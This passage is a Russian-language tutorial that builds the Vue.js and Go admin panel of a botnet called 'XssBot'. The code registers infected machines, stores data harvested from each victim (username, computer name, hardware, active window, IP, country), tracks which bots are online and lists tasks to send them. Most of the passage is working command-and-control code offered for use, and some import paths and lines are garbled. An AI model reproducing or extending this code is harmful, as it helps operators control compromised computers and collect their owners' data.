Для начала установите `vue-cli`, `npm`. Как это сделать - в гугле 100500 статей/видео. Комментировать написание фронта мне будет сложновато, т.к сам изучаю `Vue.js` вторую неделю. Поэтому меньше комментариев -> меньше дезинфы.

Структура frontend:





И так, приступим к написанию фронта.

Для начала создадим проект vue:

```
vue create xss-bot
```

Выбираем дефолтный пресет, и сразу же можем запустить наш проект:

```
npm run serve
```

Переходим в браузере localhost:8080, видим след. картину:



Welcome to Your Vue.js App

For a guide and recipes on how to configure / customize this project,
check out the [vue-cli documentation](#).

Installed CLI Plugins

[babel](#) [eslint](#)

Essential Links

[Core Docs](#) [Forum](#) [Community Chat](#) [Twitter](#) [News](#)

Ecosystem

[vue-router](#) [vuex](#) [vue-devtools](#) [vue-loader](#) [awesome-vue](#)

Отлично!

Установим сразу нужные нам пакеты:

Код:

```
npm i element-ui -s  
npm i axios -s  
npm i vue-cookie -s  
npm i vue-router -s
```

В main.js вставляем след. код:

JavaScript:

```
import Vue from 'vue'

import VueRouter from 'vue-router';
Vue.use(VueRouter);

import Components from './components'
Vue.use(Components);

import App from './App.vue'

import LoginLayout from './pages/login/layout.vue';

const router = new VueRouter({
  routes:
    [
      {
        path: '/login',
        name: 'Login',
        meta: {layout: LoginLayout},
        component: () => import('./pages/login/login.vue')
      },
      { path: '*' }
    ],
});

new Vue({
  el: '#app',
  render: h => h(App),
  router
})
```

В components.js зарегистрируем нужные нам компоненты:

JavaScript:

```
import lang from 'element-ui/lib/locale/lang/en';
import locale from 'element-ui/lib/locale';
locale.use(lang);

import {
  Loading,
  Row,
  Col,
  Card,
  Input,
  Button,
  Menu,
  MenuItem,
  Submenu,
  Table,
  TableColumn,
  Tag,
  Dialog,
  Form,
  FormItem,
  Select,
  Option,
  InputNumber,
  Upload,
  Avatar,
} from 'element-ui';
```

```

import 'element-ui/lib/theme-chalk/index.css'
import './assets/font-awesome-5.13.0/css/fontawesome-all.min.css'

export default {
  install(Vue) {
    Vue.use>Loading.directive);
    Vue.component(Row.name, Row);
    Vue.component(Col.name, Col);
    Vue.component(Card.name, Card);
    Vue.component(Input.name, Input);
    Vue.component(Button.name, Button);
    Vue.component(Menu.name, Menu);
    Vue.component(MenuItem.name, MenuItem);
    Vue.component(Submenu.name, Submenu);
    Vue.component(Table.name, Table);
    Vue.component(TableColumn.name, TableColumn);
    Vue.component(Tag.name, Tag);
    Vue.component(Dialog.name, Dialog);
    Vue.component(Form.name, Form);
    Vue.component(FormItem.name, FormItem);
    Vue.component(Select.name, Select);
    Vue.component(Option.name, Option);
    Vue.component(InputNumber.name, InputNumber);
    Vue.component(Upload.name, Upload);
    Vue.component(Avatar.name, Avatar);
  }
};

```

Давайте начнём со страницы авторизации.

В login.vue вставим ВОТ ЭТОТ КОД:

JavaScript:

```

<template>
<div v-loading.fullscreen.lock="isLoading">
  <el-card>
    <div slot="header">
      <span> Login | XssBot</span>
    </div>
    <el-row>
      <el-col>
        <el-input v-model="data.username"
          prefix-icon="fal fa-user"
          placeholder="login"
        >
      </el-input>
    </el-col>
  </el-row>
  <el-row>
    <el-col>
      <el-input v-model="data.password"
        prefix-icon="fal fa-key"
        placeholder="password"
        show-password
      >
    </el-input>
  </el-col>
</el-row>
<el-row style="text-align: center;">
  <el-col>
    <el-button type="primary" @click="login()">login</el-button>
  </el-col>
</el-row>

```

```

        </el-card>
    </div>
</template>

<script>
export default {
  data() {
    return {
      isLoading: false,
      data: {
        username: '',
        password: ''
      }
    };
  },
  mounted() {

  },
  methods: {
    async login() {
      alert('login')
    }
  }
};
</script>

<style scoped>
.el-card {
  max-width: 300px;
  margin: 0 auto;
  margin-top: 20%;
}
.el-row {
  margin-bottom: 20px;
}
</style>

```

И в этой же папке в `layout.vue` пишем:

JavaScript:

```

<template>
  <router-view></router-view>
</template>

<script>
export default {
}

```

Отлично. Теперь давайте подключим какой-нибудь шрифт.

Идём в файл `index.html`, в тэге `head` подключаем шрифт **Montserrat**:

```

<link href="https://fonts.googleapis.com/css?family=Montserrat:400"
rel="stylesheet"/>

```

К тэгу `body` добавим стиль:

```

style="font-family: 'Montserrat', Montserrat, serif;"

```

В папку `assets` закиньте папку с **font-awesome** (**font-awesome-5.13.0**). Где же её взять?

Конечно же с нашего гитхаба! Нужная нам папка будет лежать по пути `frontend/src/assets`.

Справились? Отлично. Давайте посмотрим, что у нас получилось. Пишем в терминале:

```

npm run serve

```

В браузере идём на `localhost:8080/#/login`:

Login | XssBot

login

password

login

Теперь нам нужно введенные данные как-то послать на сервер? Axios в помощь!
Идем в index.js в папке api, помещаем в index.js след. код:

JavaScript:

```
import axios from 'axios';
import cookies from 'vue-cookie'

// т.к наш бэкэнд запущен на другом порту - укажем адрес.
const backendAddr = 'http://localhost';

export default {
  getUserCookie() {
    return cookies.get('user')
  },
  async login(data) {
    var status = false;
    // отправляем POST-запрос на сервер
    await axios({
      method: 'POST',
      url: backendAddr+'/login/',
      data,
      headers: {'Content-Type': 'application/json'}
    }).then(response => {
      if (response.data['cookie']) {
        // кука, которую нужно установить
        const cookie = response.data['cookie'];

        // домен, для которого установить эту куку
        const domain = response.data['domain'];

        // устанавливаем куки
        cookies.set('user', cookie, {expires: '12h', domain:
domain});
        status = true;
      }
    })
    .catch(error => {
      console.error(error);
    });
    return status;
  }
}
```

```
    },
}
```

Теперь нам нужно подключить созданный нами ранее файл. В `login.vue`, сразу же после открытия тэга `<script>`, вставляем:

```
import api from '../..api/'
```

Далее отредактируем метод `login()` в том же файле:

JavaScript:

```
async login() {
  this.isLoading = true;
  if (await api.login(this.data)) {
    alert('Success')
  } else {
    alert('Error')
  }
  this.isLoading = false;
}
```

Отлично. С этим разобрались.

Теперь давайте реализуем авторизацию на стороне юзэнда.

Алгоритм:

Отправляем данные клиента на сервер POST-запросом, если данные совпадают с данными одного из юзеров в БД - генерируем токен, пишем его в БД. Клиенту отдаём хэш токена, домен. На стороне клиента с помощью `vue-cookie` устанавливаем куки. С помощью `vue-router.beforeEach(...)` перед переходом на какой-либо роут проверяем валидность куки.

Я всё это дело реализовал за кадром, давайте просто добавим в файл `login.go` код:

```
package login

import (
    "log"
    "net/http"

    database "../..db"
    obf "../gate/obf"

    "github.com/gin-gonic/gin"
    "golang.org/x/crypto/bcrypt"
)

var db = database.Connect()

/*
    Генерация и запись токена в бд
*/
func SetToken(user string) string {
    token := obf.GenRandStr(32)
    _, err := db.Exec("UPDATE `users` SET `Token` = ? WHERE `Username` = ?",
        token, user)
    if err != nil {
        log.Println("login.SetToken:", err)
    }
}
```

```

        return token
    }

type LoginData struct {
    Username string `json:"username"`
    Password string `json:"password"`
}

type UsersData struct {
    Id          int    `db:"Id" json:"id"`
    Username    string `db:"Username" json:"username"`
    PasswordHash string `db:"PasswordHash" json:"password_hash"`
    Token       string `db:"Token" json:"token"`
}

/*
    Функция возвращает список всех юзеров
*/
func GetUsersData() (usersData []UsersData) {
    err := db.Select(&usersData, "SELECT * FROM `users` ORDER BY `Id` DESC")
    if err != nil {
        log.Println("login.GetUsersData:", err)
    }
    return
}

type CookieData struct {
    Cookie string `json:"cookie"`
    Domain string `json:"domain"`
}

/*
    Обработчик пути /login/
*/
func Login(ctx *gin.Context) {
    var data LoginData

    // биндим данные из запроса в структуру
    ctx.BindJSON(&data)

    var passwordHash string
    err := db.Get(&passwordHash, "SELECT `PasswordHash` FROM `users` WHERE `Username` = ?", data.Username)
    if err != nil {
        log.Println("login.Login:", err)
    }

    // сверяем хэш пароля из бд и пароль, введённый юзером
    if bcrypt.CompareHashAndPassword([]byte(passwordHash),
    []byte(data.Password)) == nil {
        // если пароль совпадает - обновляем токен
        token := SetToken(data.Username)
        tokenHash, err := bcrypt.GenerateFromPassword([]byte(token),
        bcrypt.MinCost)
        if err != nil {
            log.Println("login.Login:", err)
        }
        cookieData := CookieData{
            Cookie: string(tokenHash),
            Domain: "localhost",
        }

        // в ответ высылаем куки
        ctx.JSON(http.StatusOK, cookieData)
    }
}

```

```

    }
}

/*
Функция возвращает имя юзера по хэшу токена
*/
func IsUserValid(cookie string) (username string) {
    usersData := GetUsersData()
    for _, user := range usersData {
        if bcrypt.CompareHashAndPassword([]byte(cookie), []byte(user.Token))
        == nil {
            username = user.Username
            return username
        }
    }

    return ""
}

func CtxAuthCheck(ctx *gin.Context) bool {
    var cookie CookieData
    ctx.BindJSON(&cookie)
    username := IsUserValid(cookie.Cookie)
    if username == "" {
        ctx.Status(http.StatusUnauthorized)
        return false
    }
    return true
}

func AuthCheck(cookie string) bool {
    username := IsUserValid(cookie)
    if username == "" {
        return false
    }
    return true
}

/*
Обработчик пути /getCurrentUser/
*/
func GetCurrentUser(ctx *gin.Context) {
    var cookie CookieData

    // биндим данные в структуру
    ctx.BindJSON(&cookie)

    // проверяем, валидна ли кука
    username := IsUserValid(cookie.Cookie)
    if username != "" {
        // если валидна - отвечаем шлём имя юзера
        ctx.JSON(http.StatusOK, gin.H{
            "username": username,
        })
    }
}

```

В функцию main() в файлике main.go нужно добавить обработку пары роутов:

```

router.POST("/login/", login.Login)
router.POST("/getCurrentUser/", login.GetCurrentUser)

```


Не забываем импортировать созданный нами пакет:

```


login "../handlers/login"

```



Теперь давайте всё проверим. Запускаем бэкэнд, переходим по `localhost/#/login`, вводим `root/toog` и жмём кнопку логин:



Давайте попробуем ввести неверные данные:



Получаем ошибку. Всё, как надо.
Проверим, установилась ли куки:



Отлично, работает!

Теперь давайте ещё раз (последний) изменим функцию login в login.vue:

JavaScript:

```
async login() {
  this.isLoading = true;
  if (await api.login(this.data)) {
    // редиректим на страницу со списком ботов
    this.$router.push('bots');
  }
  this.isLoading = false;
}
```

Добавляем парочку новых роутов в main.js:

JavaScript:

```
{
  path: '/',
  component: () => import('./pages/layout.vue'),
  redirect: '/dashboard',
  children:
  [
    {
      path: 'bots',
      name: 'Bots',
      meta: {auth: true},
      component: () => import('./pages/bots/bots.vue'),
    },
    {
      path: 'tasks',
      name: 'Tasks',
      meta: {auth: true},
      component: () => import('./pages/bots/bots.vue'),
    },
  ],
},
{ path: '*' }
```

Теперь давайте навбар, чтобы ползать по панели со скоростью звука. Идём в файл pages/layout.vue:

JavaScript:

```
<template>
  <div class="">
    <el-menu default-active="bots" router class="el-menu-demo"
mode="horizontal" size="small">
      <el-menu-item style="font-size: 24px;"><i class="fal fa-alicorn">
XssBot</i></el-menu-item>
      <el-menu-item index="bots">Bots</el-menu-item>
      <el-menu-item index="tasks">Tasks</el-menu-item>
    </el-menu>
    <router-view></router-view>
  </div>
</template>
<script>
export default {};
</script>
```

И так. Давайте посмотрим, что у нас получилось.

Авторизируемся:

Login | XssBot

root

toor

login

После успешной авторизации нас редиректит на страницу с ботами:



А если попробуем зайти на страницу с ботами без авторизации?



Bots

Tasks

Кажется мы забыли сделать проверку авторизации? Верно. Сейчас займёмся этим.

Идём в файл `index.js` в папке `api`, сразу же после функции `login` вставляем функцию для получения юзернейма текущего юзера:

JavaScript:

```
async getCurrentUser() {
  var currentUser = null;
  await axios({
    method: 'POST',
    data: { 'cookie': this.getUserCookie() },
    url: backendAddr + '/getCurrentUser/',
    headers: { 'Content-Type': 'application/json' }
  }).then(response => {
    currentUser = response.data['username'];
  })
  .catch(error => {
    console.error(error);
  });
  return currentUser;
},
```

Обработку роута `/getCurrentUser/` на сервере мы уже сделали, помните? Отлично. Теперь давайте добавим проверку авторизации перед редиректом на какой-либо роут. Идём в файл `main.js`, там сразу же после переменной `const router = ...({...})` вставляем вот этот код:


JavaScript:

```
router.beforeEach(async function (to, from, next) {
  const currentUser = await api.getCurrentUser();
  const requireAuth = to.matched.some(record => record.meta.auth);
  if (requireAuth && !currentUser) {
    next('/login');
  } else {
    next();
  }
});
```

Не забываем добавить импорт нашего api:

```
import api from './api/'
```

Теперь попробуем зайти на страницу с ботами без авторизации:



И сразу же получаем редирект на страницу логина:



Теперь давайте займёмся страницей с ботами.

Нужно реализовать:

- 1) Таблицу с ботами
- 2) Определение статуса (онлайн/оффлайн)
- 3) Определение, сколько времени прошло с момента присоединения бота к ботнету

Помните мы писали в базу timestamp при регистрации бота? Он нам поможет с последними двумя пунктами.

Как определить онлайн ли бот? Мы имеем запись в базе "Seen", от неё и оттолкнёмся. Как мы помним, бот пингует каждую минуту, но ведь наш сервер об этом не знает? Идём в файл utils.go (помойку из функций) в папке, туда помещаем функцию GetTimeStamp, вырезанную из файла reg.go:

```
package utils

/*
    Возвращает текущий timestamp
*/
func GetTimeStamp() int64 {
    return time.Now().Unix()
}
```

В файлике reg.go подключим наш пакет utils:

```
import (
    ...
    utils "../.../utils"
    ...
)
```

Отредачим функцию записи бота в БД:

```
/*
    Регистрация бота в БД.
*/
func RegBot(ctx *gin.Context) {
    data_enc := ctx.PostForm("data")
    data := strings.Split(obf.Decrypt(data_enc), "|")
    // мы ожидаем от бота uid, версию ОС, юзернейм, имя компьютера, название
    // проца, название видюхи,
    // кол-во озу, разрешение экрана, текущее активное окно.
    // Если бот что-то не выслал - просим его снова выслать данные о себе
    if len(data) < 9 {
        ctx.String(http.StatusOK, obf.Encrypt("reg|"))
        return
    }
    // получаем айпи бота
    botIp := ctx.ClientIP()
    _, err := db.Exec("INSERT INTO `bots` (`Uid`, `Ip`, `Country`, `WinVer`,
`Username`, `Computername`, `CpuName`, `GpuName`, `RamAmount`,
`ScreenResolution`, `ActiveWindow`, `Joined`, `Seen`, `TaskId`) VALUES(?, ?,
?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?)",
        data[0],
        botIp,
        GetCountry(botIp),
        data[1],
        data[2],
        data[3],
        data[4],
        data[5],
        data[6],
        data[7],
        data[8],
        utils.GetTimeStamp(),
        utils.GetTimeStamp(),
        0,
    )
    if err != nil {
        log.Println("reg.RegBot:", err)
    }

    // отправляем бота пинговать
    ctx.String(http.StatusOK, obf.Encrypt("ping|"))
}
```

Теперь идём в файл ping.go и редактируем функцию SendCommand():

```
/*
    Функция выдаёт команды боту.
    Если бот не зарегистрирован в БД, отправляет на регистрацию
*/
func SendCommand(ctx *gin.Context) {
    data_enc := ctx.PostForm("data")
    data := strings.Split(obf.Decrypt(data_enc), "|")
    if len(data) < 2 {
        ctx.String(http.StatusOK, obf.Encrypt("ping|"))
        return
    }

    uid := data[0] // вытаскиваем uid бота

    // проверяем, зарегистрирован ли бот
    if !IsBotExist(uid) {
        // не зарегистрирован, отправляем на регистрацию
        ctx.String(http.StatusOK, obf.Encrypt("reg|"))
        return
    }

    // обновляем последний онлайн бота
    _, err := db.Exec("UPDATE `bots` SET `Seen` = ? WHERE `Uid` = ?",
utils.GetTimeStamp(), uid)
    if err != nil {
        log.Println("complete.TaskComplete:", err)
    }

    ctx.String(http.StatusOK, GetCommand(uid))
}
```

Не забываем так же подключить пакет utils.

Отлично. Теперь каждый раз, когда бот стучит в админку - обновляется поле "Seen" в бд. Как узнать онлайн ли бот? Да очень просто: получаем текущий timestamp, вычитаем из него timestamp бота (поле Seen) - получим кол-во прошедших секунд с момента отправки последнего запроса.

Давайте сделаем страницу с ботами (bots.vue):

JavaScript:

```
<template>
  <el-row style="margin: 20px;" v-loading="isLoading">
    <el-card class="bots-card" shadow="hover">
      <div slot="header" class="clearfix">
        <span>Bot list</span>
      </div>
      <el-table :data="tableData">
        <el-table-column prop="id" label="ID" width="50"></el-table-
column>
        <el-table-column prop="uid" label="UID"></el-table-column>
        <el-table-column label="IP">
          <template slot-scope="props">
            <span>{{props.row.ip}}</span>
            <br>
            <span>{{props.row.country}}</span>
          </template>
        </el-table-column>
        <el-table-column prop="win_ver" label="Win"></el-table-column>
      </el-table>
    </el-card>
  </el-row>
</template>
```



```

        <el-table-column prop="username" label="User"></el-table-column>
        <el-table-column prop="computername" label="Comp"></el-table-
column>
        <el-table-column prop="cpu_name" label="CPU"></el-table-column>
        <el-table-column prop="gpu_name" label="GPU"></el-table-column>
        <el-table-column prop="ram_amount" label="RAM"></el-table-column>
        <el-table-column prop="screen_resolution" label="Display"></el-
table-column>
        <el-table-column label="Joined">
            <template slot-scope="props">
                <span>{{props.row.joined | timeago}}</span>
            </template>
        </el-table-column>
        <el-table-column label="Status">
            <template slot-scope="props">
                <el-tag v-if="isOnline(props.row.seen)"
type="success">Online</el-tag>
                <el-tag v-else type="danger">Offline</el-tag>
            </template>
        </el-table-column>
    </el-table>
</el-card>
</el-row>
</template>

<script>
export default {
  data() {
    return {
      isLoading: false,
      tableData:
        [
          {
            id: '1',
            uid: 'g45g543e4',
            ip: '127.0.0.1',
            country: 'US',
            win_ver: 'Win 10.0 14653 x64',
            username: 'user',
            computername: 'my-pc',
            cpu_name: 'AMD Ryzen 3200',
            gpu_name: 'AMD GPU',
            ram_amount: '1024 MB',
            screen_resolution: '800x600',
            active_window: 'VSCode',
            joined: 1591226339,
            seen: 1591256339,
            task_id: 0,
          }
        ]
    },
    filters: {
      timeago(timeStamp) {
        const diff = Math.round(+new Date()/1000) - timeStamp
        const msPerMinute = 60;
        const msPerHour = msPerMinute * 60;
        const msPerDay = msPerHour * 24;
        const msPerMonth = msPerDay * 30;
        const msPerYear = msPerDay * 365;

        if (diff < msPerMinute) {
          return Math.round(diff) + 's ago';
        }
      }
    }
  }
}

```

```

        else if (diff < msPerHour) {
            return Math.round(diff/msPerMinute) + 'm ago';
        }
        else if (diff < msPerDay) {
            return Math.round(diff/msPerHour) + 'h ago';
        }
        else if (diff < msPerMonth) {
            return Math.round(diff/msPerDay) + 'd ago';
        }
        else if (diff < msPerYear) {
            return Math.round(diff/msPerMonth) + ' months ago';
        }
        else {
            return Math.round(diff/msPerYear) + ' years ago';
        }
    }
},
methods: {
    isOnline(timestamp) {
        return (Math.round(+new Date()/1000) - timestamp) < 60
    },
},
}

```

Давайте глянем, что у нас получилось:

XssBot Bots Tasks

Bot list											
ID	UID	IP	Win	User	Comp	CPU	GPU	RAM	Display	Joined	Status
1	uid	-1 Country	Win 10.0 x64	user	comp	cpu	gpu	1024 MB	800x600	50 years ago	Offline

Отлично. Теперь нам нужно как-то связать всё это дело с бэкэндом.

Идём в файл `index.js` в папке `api/`, туда вставляем функцию для отправки POST запроса на бэкэнд:

JavaScript:

```

async getBotsData() {
    var data = null;
    await axios({
        method: 'POST',
        data: {'cookie': this.getUserCookie()},
        url: backendAddr+'/getBotsData/',
        headers: {'Content-Type': 'application/json'}
    }).then(response => {
        data = response.data;
    })
    .catch(error => {
        console.error(error);
    });
    return data;
},

```

Теперь идём на бэкэнд, в файл `bots.go` напишем чуток кода:

```

package bots

import (
    "log"
    "net/http"

    database "../db"
    structures "../structures"
    login "../login"

    "github.com/gin-gonic/gin"
)

var db = database.Connect()

/*
    Обработчик пути /getBotsData/
    Ответ: список ботов
*/
func GetBotsData(ctx *gin.Context) {
    // не забываем проверить авторизацию. Мы же не хотим, чтобы на наших
    ботов кто-то смотрел помимо нас?
    if !login.CtxAuthCheck(ctx) {
        return
    }

    var botsData []structures.BotData
    // достаём всех ботов из бд
    err := db.Select(&botsData, "SELECT * FROM `bots` ORDER BY `Id` DESC")
    if err != nil {
        log.Println("bots.GetBotsData:", err)
    }

    // если ботов нет - так и ответим
    if len(botsData) < 1 {
        ctx.JSON(http.StatusOK, "")
        return
    }
    ctx.JSON(http.StatusOK, botsData)
}

```

Добавим новую структуру BotData в structures.go:

```

type BotData struct {
    Id          int      `db:"Id" json:"id"`
    Uid         string   `db:"Uid" json:"uid"`
    Ip          string   `db:"Ip" json:"ip"`
    Country     string   `db:"Country" json:"country"`
    WinVer      string   `db:"WinVer" json:"win_ver"`
    Username    string   `db:"Username" json:"username"`
    Computername string `db:"Computername" json:"computername"`
    CpuName     string   `db:"CpuName" json:"cpu_name"`
    GpuName     string   `db:"GpuName" json:"gpu_name"`
    RamAmount   string   `db:"RamAmount" json:"ram_amount"`
    ScreenResolution string `db:"ScreenResolution" json:"screen_resolution"`
    ActiveWindow string `db:"ActiveWindow" json:"active_window"`
    Joined      int64    `db:"Joined" json:"joined"`
    Seen        int64    `db:"Seen" json:"seen"`
    TaskId      int      `db:"TaskId" json:"task_id"`
}

```

В main.go не забываем добавить обработку POST-запроса:

```

router.POST("/getBotsData/", bots.GetBotsData)

```

Отлично. Нам осталось лишь принять эти данные и вывести на страницу.

Идём в `bots.vue`, заметим массив `tableData` на пустой:

```
tableData: [],
```

В хуке `created` мы будем обновлять данные о ботах. Добавим этот код после `data {}`:

```
async created() {  
  await this.updateData();  
},
```

Ну и добавим сам `updateData()` в `methods`:

```
methods: {  
  isOnline(timestamp) {  
    return (Math.round(+new Date()/1000) - timestamp) < 60  
  },  
  async updateData() {  
    this.isLoading = true;  
    this.tableData = await api.getBotsData();  
    this.isLoading = false;  
  },  
},
```

Отлично. Мы подружили страницу с ботами с нашим бэкэндом!

Теперь нам нужно проделать всё тоже самое, только для страницы с заданиями.

Приступим.

Отредактируем структуру `TaskData` в файлике `structures.go`, добавим `json`-тэги для полей структуры:

```
type TaskData struct {  
  Id      int    `db:"Id" json:"id"`  
  Type    string `db:"Type" json:"type"`  
  Param   string `db:"Param" json:"param"`  
  Limit   int    `db:"Limit" json:"limit"`  
  Loads   int    `db:"Loads" json:"loads"`  
  Runs    int    `db:"Runs" json:"runs"`  
  Errors  int    `db:"Errors" json:"errors"`  
  Uids    string `db:"Uids" json:"uids"`  
  IsEnabled bool  `db:"IsEnabled" json:"is_enabled"`  
}
```

Скопируем код из файлика `bots.go` в файл `tasks.go` с небольшими изменениями:

```
package tasks  
  
import (  
  "log"  
  "net/http"  
  
  database "../..db"  
  structures "../..structures"  
  login "../login"  
  
  "github.com/gin-gonic/gin"  
)  
  
var db = database.Connect()
```

```

/*
    Обработчик пути /getTasksData/
    Ответ: список тасков
*/
func GetTasksData(ctx *gin.Context) {
    // не забываем проверить авторизацию
    if !login.CtxAuthCheck(ctx) {
        return
    }

    var tasksData []structures.TaskData
    // достаём все задания из бд
    err := db.Select(&tasksData, "SELECT * FROM `tasks` ORDER BY `Id` DESC")
    if err != nil {
        log.Println("tasks.GetTasksData:", err)
    }

    // если заданий нет - так и ответим
    if len(tasksData) < 1 {
        ctx.JSON(http.StatusOK, "")
        return
    }
    ctx.JSON(http.StatusOK, tasksData)
}

```

Так же не забываем добавить обработку роута в main.go:

```
router.POST("/getTasksData/", tasks.GetTasksData)
```

Сразу же добавим функцию getTasksData() в наш апи (api/index.js):

JavaScript:

```

async getTasksData() {
    var data = null;
    await axios({
        method: 'POST',
        data: {'cookie': this.getUserCookie()},
        url: backendAddr+'/getTasksData/',
        headers: {'Content-Type': 'application/json'}})
        .then(response => {
            data = response.data;
        })
        .catch(error => {
            console.error(error);
        });
    return data;
},

```

Так же отредактируем наш vue-router в файле main.js:

JavaScript:

```

{
    path: 'tasks',
    name: 'Tasks',
    meta: {auth: true},
    component: () => import('./pages/tasks/tasks.vue'),
},

```

Идём в tasks.vue, пишем код:

JavaScript:

```
<template>
